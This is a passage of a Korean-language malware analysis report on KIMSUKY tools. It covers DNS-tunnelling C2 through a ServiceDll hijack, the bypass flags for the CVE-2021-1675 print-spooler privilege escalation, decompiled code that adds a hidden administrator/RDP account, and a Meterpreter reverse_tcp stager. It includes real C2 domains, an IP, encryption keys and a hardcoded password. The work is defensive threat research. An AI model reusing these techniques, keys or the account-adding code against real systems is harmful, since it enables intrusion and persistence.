
- 악성코드 감염 전

HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩services₩ShellHWDetection₩Parameters
"ServiceDll" = "%SystemRoot%₩system32₩shsvcs.dll" (정상파일)

- 악성코드 감염 후

HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩services₩ShellHWDetection₩Parameters
"ServiceDll" = "%SystemRoot%₩system32₩shsvsc.dll" (악성코드)

악성코드는 ShellHWDetection 서비스와 정상파일 사이에서 릴레이 역할을 한다. (아래 [그림 42] 참고)



[그림 42] 악성코드의 함수 포워딩

예를 들어 ShellHWDetection 서비스가 CreateHardwareEventMoniker()를 호출했을 때 악성코드는 먼저 정상파일을 로딩 한 후 CreateHardwareEventMoniker() 호출을 shsvcs.CreateHardwareEventMoniker()로 포워딩 하는 방식을 사용한다. 이렇게 하면 ShellHWDetection 서비스의 ServiceDll 변경으로 인한 문제를 해결할 수 있다.

■ DNS Tunneling 통신

C2와 통신할 때 공격 대상 시스템에서 수집한 데이터와 악성코드에 존재하는 데이터를 조합한 후 암호화하는데 예시는 아래와 같다.

- **예시)** 44D5****|ping|Windows NT 6.1 x64, Build 7601 ----- DNS-T v2.2.5 (SH)
  - 44D5**** : GetVolumeInformationW(), 공격 대상 시스템의 PCID
  - ping : CMD 명령
  - Windows NT 6.1 x64, Build 7601 : 공격 대상 시스템의 OS, 플랫폼 정보
  - DNS-T v2.2.5 (SH) : 악성코드 버전

- **예시)** 1st 암호화된 데이터
  - DSSPmlBWW|2HG6|zHGyvk5 8E T.l MTS, bVHFy rTal eeeee P8teE 4N.N.m (t0)
  - 암호화에 사용하는 키는 악성코드에 존재
    키 : zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFts3L#

- **예시)** XOR 키 생성
  - XOR 키 생성 코드 존재

```
sub     rsp, 28h
call    sub_180010400
imul    ecx, [rax+28h], 343FDh
add     ecx, 269EC3h
mov     [rax+28h], ecx
shr     ecx, 10h
and     ecx, 7FFFh
mov     eax, ecx
add     rsp, 28h
retn
```

[그림 43] XOR 키 생성 코드

  - 생성된 XOR KEY : 3E C7 1F B3 CE E8 8F 27 63 98 70 F5 EE 56 52 34

- **예시)** XOR 키로 2nd 암호화된 데이터
  - 2nd 암호화된 데이터는 암호화된 1 바이트를 2 바이트로 쪼갠 것이 특징
  - 예를 들어 아래 [그림 44]에서 0x37, 0x41 = 0x7A 를 의미

```
000000000431DE20  37 41 39 34 34 43 45 33 41 33 38 34 43 44 37 30  7A944CE3A384CD70
000000000431DE30  33 34 45 34 34 32 42 44 41 39 36 30 32 45 34 45  34E442BDA9602E4E
```

[그림 44] 암호화된 데이터의 일부

C2 로 전송하기 위한 최종 DNS 쿼리는 아래 [그림 45]와 같으며, DnsQuery_A()를 호출하여 C2 로 전송하지만 C2 와 통신이 불가능하여 DNS 응답은 확인할 수 없었다.

```
000000000431DDF0  33 45 43 37 31 46 42 33 43 45 45 38 38 46 32 37  3EC71FB3CEE88F27   ┐ XOR KEY 16 바이트
000000000431DE00  36 33 39 38 37 30 46 35 45 45 35 36 35 32 33 34  639870F5EE565234   ┘
000000000431DE10  37 41 39 34 34 43 45 33 41 33 38 34 43 44 37 30  7A944CE3A384CD70   ┐
000000000431DE20  33 34 45 34 34 32 42 44 41 39 36 30 32 45 34 2E  34E442BDA9602E4.   │
000000000431DE30  45 37 36 38 30 36 36 43 35 41 35 44 44 41 46 31  E768066C5A5DDAF1   │
000000000431DE40  46 32 36 42 38 32 34 44 42 38 32 37 36 31 46 36  F26B824DB82761F6   │ 암호화된 데이터
000000000431DE50  30 36 44 45 42 33 46 44 31 39 38 41 30 43 39 35  06DEB3FD198A0C95   │ (공격 대상 시스템 + 악성코드)
000000000431DE60  45 34 33 45 41 32 34 39 34 38 32 37 36 33 37 2E  E43EA2494827637.   │
000000000431DE70  35 31 35 42 41 32 37 41 39 33 39 45 44 30 46 42  515BA27A939ED0FB   │
000000000431DE80  34 32 32 36 42 38 34 34 42 42 43 30 31 38 37 43  4226B844BBC0187C   ┘
000000000431DE90  35 39 31 45 45 46 36 42 38 33 45 37 2E 65 2E 6C  591EEF6B83E7.e.l   ┐ C2
000000000431DEA0  6F 67 73 70 72 69 6E 74 65 72 2E 66 75 6E 00 00  ogsprinter.fun..   ┘
```

최종 DNS 쿼리

[그림 45] 최종 DNS 쿼리

KIMSUKY 조직이 사용하는 C2 를 분석하는 과정에서 추가로 DNS-T v3.1 의 악성코드(MD5 : 394996de460ba35d429d8b7e083f26d7)와 중계 페이지(C2 : manager.dtp.kro.kr)를 확보했으며 DNS-T v3.1 과 DNS-T v2.2.5 을 비교해보면 아래 [표 10]과 같다.


No	1	2
파일명	shsvsc.dll (dns_tunnel.dll)	srvsvcs.dll (DNS_Engine.dll)
버전	DNS-T v2.2.5 (SH)	DNS-T v3.1 (LS)
서비스	ShellHWDetection	x
정상파일	shsvcs.dll	srvsvc.dll

[표 10] 악성코드의 버전 비교

위 [표 10]에서 1 번 악성코드는 실행되면 ShellHWDetection 서비스의 ServiceDll 의 FILE PATH 변경, 자신이 로딩된 프로세스(svchost.exe) 검증, ShellHWDetection 서비스와 정상파일의 사이에서 함수 호출 시 릴레이 역할을 한다. 하지만 2 번 악성코드는 서버스의 ServiceDll 을 변경하는 코드가 없지만 나머지는 1 번 악성코드와 동일하다.

두 악성코드와 확보한 중계 페이지를 분석한 결과 중계 페이지는 악성코드 버전과 관련이 있다. 즉 악성코드의 버전과 중계 페이지의 버전이 다를 경우 정상 C2 통신이 안된다.

아래 [그림 46]은 중계 페이지와 1 번 악성코드 테스트 시 출력된 데이터로써 중계 페이지의 특정 함수에서 에러가 발생했으며, C2 로부터 암호화된 데이터를 전송받아 공격 대상 시스템에서 복호화한 데이터도 원본 데이터와 다르다. 이로 인해 unknown request type 이라는 데이터를 출력하며, C2 와 통신이 불가능하다.



[그림 46] 1 번 악성코드 테스트 시 발생한 에러 (1)

중계 페이지의 unpackDnsScramStr()에서 에러가 발생하는 원인은 DNS 쿼리에서 아래 코드의 조건과 일치하는 데이터를 추출하여 사용하는데 1번 악성코드가 C2로 전송하는 DNS 쿼리에는 ".office." 문자열이 존재하지 않기 때문이다. (아래 [그림 47] 참고)

```
query = qname[0: qname.rfind(".office.")].replace(".", "")
query = unpackDnsScramStr(query)
query = unpackStr(query)
```

[그림 47] 중계 페이지의 데이터 추출 조건

위 [그림 47]의 조건을 1 번 악성코드에 맞게 변경 후 테스트해보면 중계 페이지의 unpackDnsScramStr() 에서 에러는 발생하지 않지만 복호화된 데이터는 원본 데이터와 다르기 때문에 unknown request type 이라는 데이터를 출력한다. (아래 [그림 48] 참고)

```
[2021-10-17 13:14:03] >> qname: 11305B30E1B1456F715B798078DC7D225B751E7BA9DC3739272700D310EE016.3425
83D0683D86538497B37AE15FC0B6C541C7B62AEE27209513A37B915FC4E.1122036810AAE6145C497B2DC3569F536A31180A
44C8.e.logsprinter.fun.
[2021-10-17 13:14:03] >> query: 5tqyC|IMnu|CirwRwE 2T V.1 Ng4, FuU9e eVH1 ZQ-ZZ D_DQT Wp.O.s (Di)
PCID :  5tqyC
reqType :  IMnu
reqParam :  CirwRwE 2T V.1 Ng4, FuU9e eVH1 ZQ-ZZ D_DQT Wp.O.s (Di)
pcIP :  5tqyC
[2021-10-17 13:14:03] >> unknown request type: 5tqyC, IMnu, CirwRwE 2T V.1 Ng4, FuU9e eVH1 ZQ-ZZ D_D
QT Wp.O.s (Di)
```

[그림 48] 1 번 악성코드 테스트 시 발생한 에러 (2)

위 [그림 48]의 문제는 중계 페이지, 악성코드의 복호화 코드 다름에 있다. 중계 페이지, 악성코드에는 동일한 키가 있다.

- 중계 페이지의 키
zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt

- 1 번 악성코드의 키
zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFts3L#

- 2 번 악성코드의 키
zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFtpdl9AmbB9MSC4.OA

중계 페이지를 기준으로 키의 길이는 64 바이트이므로 1, 2 번 악성코드의 키는 위와 같지만 유효키는 붉은색으로 표시했다.

아래 [그림 49]는 중계 페이지에서 복호화를 담당하는 unpackStr()의 일부로 1, 2 번 악성코드의 암호화된 문자열을 복호화 하면 1 번 악성코드는 실패, 2 번 악성코드는 원본 문자열 확인 가능하다.

```
plainStr = packedStr[4:]

for i in range(packedStrLen - 4):
    for j in range(0, ALPHABET_LEN):
        if plainStr[i] == alphabet[j]:
            plainStr = plainStr[:i] + alphabet[(j + ALPHABET_LEN - key[i % 4]) % ALPHABET_LEN] + plainStr[i + 1:]
            break
```

[그림 49] 중계 페이지의 unpackStr()

- 1 번 악성코드 : (암호화) "jEMkd_XkBAAKA" → (복호화) "LMRzEsSdr"
- 2 번 악성코드 : (암호화) "Ue0P5CbqAxxCB" → (복호화) "inet_addr"

결론은 위 [그림 46, 48]의 원인은 중계 페이지와 악성코드의 버전 차이에 따른 데이터 추출 조건과 복호화 코드의 다름 때문이며, 확보한 중계 페이지는 2 번 악성코드를 위한 것이다.

아래 [그림 50]은 중계 페이지와 2 번 악성코드 테스트 시 출력된 데이터로써 C2 와 통신이 가능함을 확인할 수 있으며, 복호화된 원본 데이터에서 두번째 데이터인 ping 은 두가지의 의미를 가진 CMD 명령이다.

```
[2021-09-24 20:00:39] >> qname: 6847122D55A1E64C6471BF22FF8AF7313E0F4B4C2590912825418C7883E19A0.7193
B47431EC3AB741C51FA4EDFA7851F3B67611C638DC61B2335D76FDFA7BF.5E3935324F00E7972E4441FA4AAAC6D77A2C6948
0D7DF0D665.office.economical.press.
[2021-09-24 20:00:39] >> query:    1DDD4 ping Windows NT 10.0 x64, Build 14393 ----- DNS-T v3.1 (LS)
PCID :     1DDD4
reqType :  ping
reqParam :  Windows NT 10.0 x64, Build 14393 ----- DNS-T v3.1 (LS)
pcIP :     1DDD4
responseType :  ok
responseParam :
reply :  ok|
```


[그림 50] 2 번 악성코드 테스트 시 출력된 데이터

DNS Tunneling 방식의 악성코드에서 ping 은 1st, 2nd 악성코드와는 다르게 아래 두가지 의미를 가지고 있다.

- 공격 대상 시스템의 Ping Check
- 공격 대상 시스템에 CMD 명령 전송

- **공격 대상 시스템의 Ping Check**

1st, 2nd 악성코드처럼 공격 대상 시스템을 위한 PCID 폴더에 ping.txt, history.txt 파일을 생성하며, 각 파일에 저장된 데이터도 동일하다. 그리고 index.php 는 절대 경로 방식으로 PCID 폴더에 접속 시 속임 목적의 404 Error 를 출력한다. (아래 [그림 51] 참고)




[그림 51] C2 에 생성된 PCID 폴더

- **공격 대상 시스템에 CMD 명령 전송**

C2 의 PCID 폴더에 존재하는 cmd 파일을 암호화한 후 DNS 응답에 삽입하여 공격 대상 시스템으로

전송하면 악성코드는 DNS 응답에 삽입된 암호화된 CMD 명령을 복호화 한 후 실행한다. 복호화된 CMD 명령은 C2 에서 악성코드를 다운로드하는 것이다. (아래 [그림 52] 참고)



[그림 52] C2 의 DNS 응답


C2 와 통신은 불가능하여 CMD 명령 실행으로 다운로드되는 악성코드의 확보는 실패했지만 2 번 악성코드 분석을 통해서 해당 악성코드의 구조를 어느 정도 파악할 수 있었다. 다운로드된 악성코드는 공격 대상 시스템의 %TEMP%₩FontCache.db.png 로 저장되며, 암호화되어 있다.

암호화된 FontCache.db.png 의 구조는 대략 아래 [그림 53]과 같으며, FontCache.db.png 를 복호화 후 실행하기까지 파일 사이즈, CRC32 Checksum 등의 조건을 체크한다.

[그림 53] 복호화 조건 검증 및 실행 코드

3) CVE-2021-1675

Print Spooler(spoosv.exe) 서비스는 윈도우에서 기본으로 실행되는 서비스로 프린터 드라이버를 로드하고 인쇄할 파일 수신, 대기열에 추가, 예약하는 등 인쇄 작업을 관리한다.



[그림 54] Print Spooler 서비스

CVE-2021-1675는 Print Spooler(spoolsv.exe) 서비스의 동작 단계에서 특권 검증을 우회하여 로컬 시스템에서 공격자의 권한 상승으로 악의적인 기능을 실행할 수 있는 취약점이다.

GitHub(https://github.com/hlldz/CVE-2021-1675-LPE)에 공개된 CVE-2021-1675 는 취약점 공격을 위해서 AddPrinterDriverEx()를 호출하며, 해당 함수 호출 시 구성한 파라미터는 아래 [표 11]과 같다.

Winspool.drv 의 AddPrinterDriverEx()	CVE-2021-1675 의 AddPrinterDriverEx()

BOOL AddPrinterDriverEx(
  _In_ LPTSTR pName,
  _In_ DWORD Level,
  Inout LPBYTE pDriverInfo,
  _In_ DWORD dwFileCopyFlags
);
	AddPrinterDriverExW(
	  NULL,
	  2,
	  (PBYTE)&driverInfo,
	  APD_COPY_ALL_FILES | 0x10 | 0x8000
	);

[표 11] AddPrinterDriverEx() 비교

AddPrinterDriverEx()는 로컬 또는 원격 프린터 드라이버를 설치하고 구성, 데이터 및 드라이버 파일 연결 기능 외에도 업그레이드, 다운그레이드, 최신 파일만 복사 및 모든 파일 복사(파일 타임 스탬프에 관계없이)를 허용하는 역할을 한다. 그리고 AddPrinterDriverEx()를 호출하여 프린터 드라이버 설치 시 RPC 통신을 통해 Print Spooler(spoolsv.exe) 서비스로 데이터를 전송하고 SplAddPrinterDriverEx()에서 SeLoadDriverPrivilege 권한이 있는지 검증한다.

Winspool.drv 의 AddPrinterDriverEx()	Localspl.dll 의 SplAddPrinterDriverEx()

BOOL AddPrinterDriverEx(
  _In_ LPTSTR pName,
  _In_ DWORD Level,
  Inout LPBYTE pDriverInfo,
  _In_ DWORD dwFileCopyFlags
);
	BOOL SplAddPrinterDriverEx(
	  LPWSTR pName,
	  DWORD Level,
	  LPBYTE pDriverInfo,
	  DWORD dwFileCopyFlags,
	  HANDLE pIniSpooler,
	  BOOL bUseScratchDir,
	  BOOL bImpersonateOnCreate
	);

[표 12] 함수의 파라미터 비교

AddPrinterDriverEx()의 4번째 파라미터 dwFileCopyFlags는 SplAddPrinterDriverEx()의 4번째 파라미터로 사용되며, 해당 값이 0x8014 일 경우 Localspl.dll 의 SplAddPrinterDriverEx()에서 SeLoadDriverPrivilege 권한 검증을 우회할 수 있다. dwFileCopyFlags = 0x8014 는 아래 [표 13]의 데이터가 조합된 것이다.

Name/value	Description
APD_COPY_ALL_FILES 0x00000004	Add the printer driver and copy all the files in the driver directory. File time stamps MUST be ignored.
APD_COPY_FROM_DIRECTORY 0x00000010	Add the printer driver by using the fully qualified file names that are specified in the _DRIVER_INFO_6 structure. If this flag is specified, one of the other copy flags in this bit field MUST be specified.
APD_INSTALL_WARNED_DRIVER 0x00008000	Add the printer driver, even if it is in the server's List of Warned Printer Drivers (section 3.1.1).<330>

[표 13] dwFileCopyFlags = 0x8014 의 구성 (출처 : MS 기술문서)

```
loc_7FFBB68F881F:                       ; CODE XREF: localspl_SplAddPrinterDriverEx+47↑j
mov     ebx, [rsp+90h]
bt      esi, 0Fh                        ; esi = 0x18014를 Bit Test 연산 후
                                        ;       최하위 0xF번째 비트로 CF 설정
cmovb   ebx, r12d                       ; cmovb = Move if below (CF = 1)
test    ebx, ebx
jz      short loc_7FFBB68F8858
```

[그림 55] dwFileCopyFlags 비교


위 [그림 55]에서 Localspl.dll 의 SplAddPrinterDriverEx()에서 SeLoadDriverPrivilege 권한 검증을 우회하기 위한 핵심은 bt(Bit Test) 연산이다. bt(Bit Test) 연산은 esi (0x18014, dwFileCopyFlags)를 바이너리 데이터로 변환한 후 0xF 번째 최하위 비트를 CF(Carry Flag)로 설정한다. 아래 [표 14]에서 0xF 번째 비트는 1 이므로 CF = 1 로 설정된다.

OFFSET	10	F	E	D	C	B	A	9	8	7	6	5	4	3	2	1	0
BIN	1	1	0	0	0	0	0	0	0	0	0	0	1	0	1	0	0

[표 14] 바이너리 데이터와 CF 설정

CF = 1 로 설정되면 cmovb ebx, r12d (r12d = 0)에서 ebx = 0 이 되고 조건식을 만족하므로 결국 SeLoadDriverPrivilege 검증을 우회할 수 있게 된다. 만약 0xF 번째 비트가 0([표 13]에서 APD_INSTALL_WARNED_DRIVER 가 빠졌을 경우)이라면 SeLoadDriverPrivilege 검증을 진행한다.

SeLoadDriverPrivilege 권한 검증을 우회 성공했으면 권한 상승으로 악성코드가 드라이버 폴더에 설치된다. 이번 사례는 " 2) RDP & 원격제어 프로그램"에서 설명한 악성코드와 동일하게 공격 대상 시스템에 RDP 계정을 추가한다. (아래 [그림 56] 참고)



[그림 56] CVE-2021-1675 동작 로그 (Process Monitor)

GitHub 의 CVE-2021-1675 를 기반으로 KIMSUKY 조직이 제작한 악성코드에는 두 가지 특징이 있다.

- Level 2 구조체의 pDriverPath 고정
- lala.dll 의 PDB 에 의미 있는 정보 존재

■ Level 2 구조체의 pDriverPath 고정

GitHub 에 공개된 CVE-2021-1675 의 Level 2 구조체는 아래와 같다.

```
DRIVER_INFO_2 driverInfo;
    driverInfo.cVersion = 3;
    driverInfo.pConfigFile = payloadPath;      // 악성코드의 FILE PATH
    driverInfo.pDataFile = (LPWSTR)L"C:\\Windows\\System32\\kernelbase.dll";
    driverInfo.pDriverPath = targetDLLPath;    // 프린터 드라이버의 FILE PATH
    driverInfo.pEnvironment = NULL;
    driverInfo.pName = (LPWSTR)L"1234";
```

pDriverPath 는 아래 코드를 실행하여 검색한 후 조합한다.

```
if (wcsstr(pInfo->pDriverPath, L"ntprint.inf_amd64")) {
     //----- 중간 생략 -----//
     wchar_t* targetDLLName = (LPWSTR)L"UNIDRV.DLL";
}
```

하지만 KIMSUKY 조직이 제작한 CVE-2021-1675 의 pDriverPath 가 아래 [그림 57]처럼 고정되어 있다.

```
text "UTF-16LE", 'c:\Windows\System32\DriverStore\FileRepository\ntpr'
text "UTF-16LE", 'int.inf_amd64_c62e9f8067f98247\Amd64\UNIDRV.DLL',0
```

[그림 57] KIMSUKY 조직이 제작한 CVE-2021-1675 의 pDriverPath

pDriverPath 가 고정인 것은 공격 대상 시스템의 범위가 명확하거나 제한적이며, 위 FILE PATH 가 아니면 CVE-2021-1675 은 동작하지 않음을 의미한다.

■ lala.dll 의 PDB 에 의미 있는 정보 존재

lala.dll 은 공격 대상 시스템에 RDP 계정을 추가하는 악성코드이다. (아래 [그림 58] 참고)

```
v6 = a1qaz2wsxEdc;                      // PW
*(_QWORD *)buf = aDefault;              // ID
v8 = 1;
v10 = 0x10000;
v9 = 0i64;
NetUserAdd(0i64, 1u, buf, 0i64);
*(_QWORD *)v4 = aDefault;
NetLocalGroupAddMembers(0i64, L"Administrators", 3u, v4, 1u);
NetLocalGroupAddMembers(0i64, L"Remote Desktop Users", 3u, v4, 1u);
```

[그림 58] lala.dll 의 RDP 계정 추가

lala.dll 의 PDB 경로에 한글(E:₩공작₩exploit₩권한상승₩)이 있다. 그리고 PDB 에 CVE-2021-34527 도 존재함을 볼 때 KIMSUKY 조직은 해당 취약점을 악용한 공격에도 lala.dll 을 사용할 가능성이 있다. (아래 [그림 59] 참고)

```
text "UTF-8", 'E:\공작\exploit\권한상승\night dll add new admin user\CVE-20' ; PdbFileName
text "UTF-8", '21-34527-master\nightmare-dll\x64\Release\nightmare.pd'
text "UTF-8", 'b',0
```

[그림 59] lala.dll 의 PDB

4) 미터프리터 (Meterpreter)

Metasploit 는 모의 침투 테스트에서 사용하는 Attack Framework 로 아래 세가지의 Payload 를 사용한다.

- Single
- Stager
- Stage

■ Single

단독으로 실행 가능한 Payload. 공격 대상 시스템에서 간단한 동작(예, 프로그램 실행) 실행 가능

■ Stager

Stage 를 다운로드 및 실행하는 Payload 로써 C2 와 통신할 때 아래 두가지 방식을 사용

① Reverse_tcp Stager : 공격 대상 시스템 → C2 로 접속하는 방식
② Bind_tcp Stager : C2 → 공격 대상 시스템으로 접속하는 방식

■ Stage


Stager 에 의해 다운로드 및 실행되는 Payload 로써 Meterpreter 는 Stage 에 속하며, Reflective DLL Injection 기법을 사용하여 특정 프로세스의 메모리 영역에서 실행된다.

KIMSUKY 조직이 제작한 악성코드는 Stager 악성코드로써 악성코드 동작에 필요한 DLL, 함수 그리고 문자열 등은 암호화되어 있으며, 복호화 코드는 LightShell 과 동일하다. "5. 프로파일링 - (1) AppleSeed vs. LightShell"에서 설명했다.

```
00007FFA7F1F21D4   | 45:32CC              | xor r9b,r12b
00007FFA7F1F21D7   | 44:324D D4           | xor r9b,byte ptr ss:[rbp-2C]
00007FFA7F1F21DB   | 48:8B4D E8           | mov rcx,qword ptr ss:[rbp-18]
00007FFA7F1F21DF   | 48:8B55 F0           | mov rdx,qword ptr ss:[rbp-10]
00007FFA7F1F21E3   | 48:3BCA              | cmp rcx,rdx
00007FFA7F1F21E6   | 73 20                | jae mtp.7FFA7F1F2208
00007FFA7F1F21E8   | 48:8D41 01           | lea rax,qword ptr ds:[rcx+1]
00007FFA7F1F21EC   | 48:8945 E8           | mov qword ptr ss:[rbp-18],rax
00007FFA7F1F21F0   | 48:8D45 D8           | lea rax,qword ptr ss:[rbp-28]
00007FFA7F1F21F4   | 48:83FA 10           | cmp rdx,10
00007FFA7F1F21F8   | 48:0F4345 D8         | cmovae rax,qword ptr ss:[rbp-28]
00007FFA7F1F21FD   | 44:880C08            | mov byte ptr ds:[rax+rcx],r9b
00007FFA7F1F2201   | C64408 01 00         | mov byte ptr ds:[rax+rcx+1],0
```

[그림 60] Stager 악성코드의 복호화 코드

Stager 악성코드에는 복호화와 재구성을 완료하면 0x1FE 바이트의 Shellcode 가 존재하며, 프로세스 할로잉 (Process Hollowing) 기법을 사용하여 rundll32.exe 에 Shellcode 를 인젝션한다. 인젝션된 Shell code 는 C2(27.102.114.89)와 통신하며, C2 통신 방식은 "① Reverse_tcp Stager"이다. (아래 [그림 61] 참고)




[그림 61] Stager 악성코드의 동작 방식

분석 당시 C2 와 통신이 불가능했지만 만약 가능했다면 Stage 에 해당하는 악성코드를 공격 대상 시스템에 다운로드 했을 것이다.

본 보고서에서 설명한 악성코드 외에도 Mimikatz 나 PowerKatz, 프록시 등 다양한 악성코드를 사용했다.

4. C2 분석

(1) C2 구조



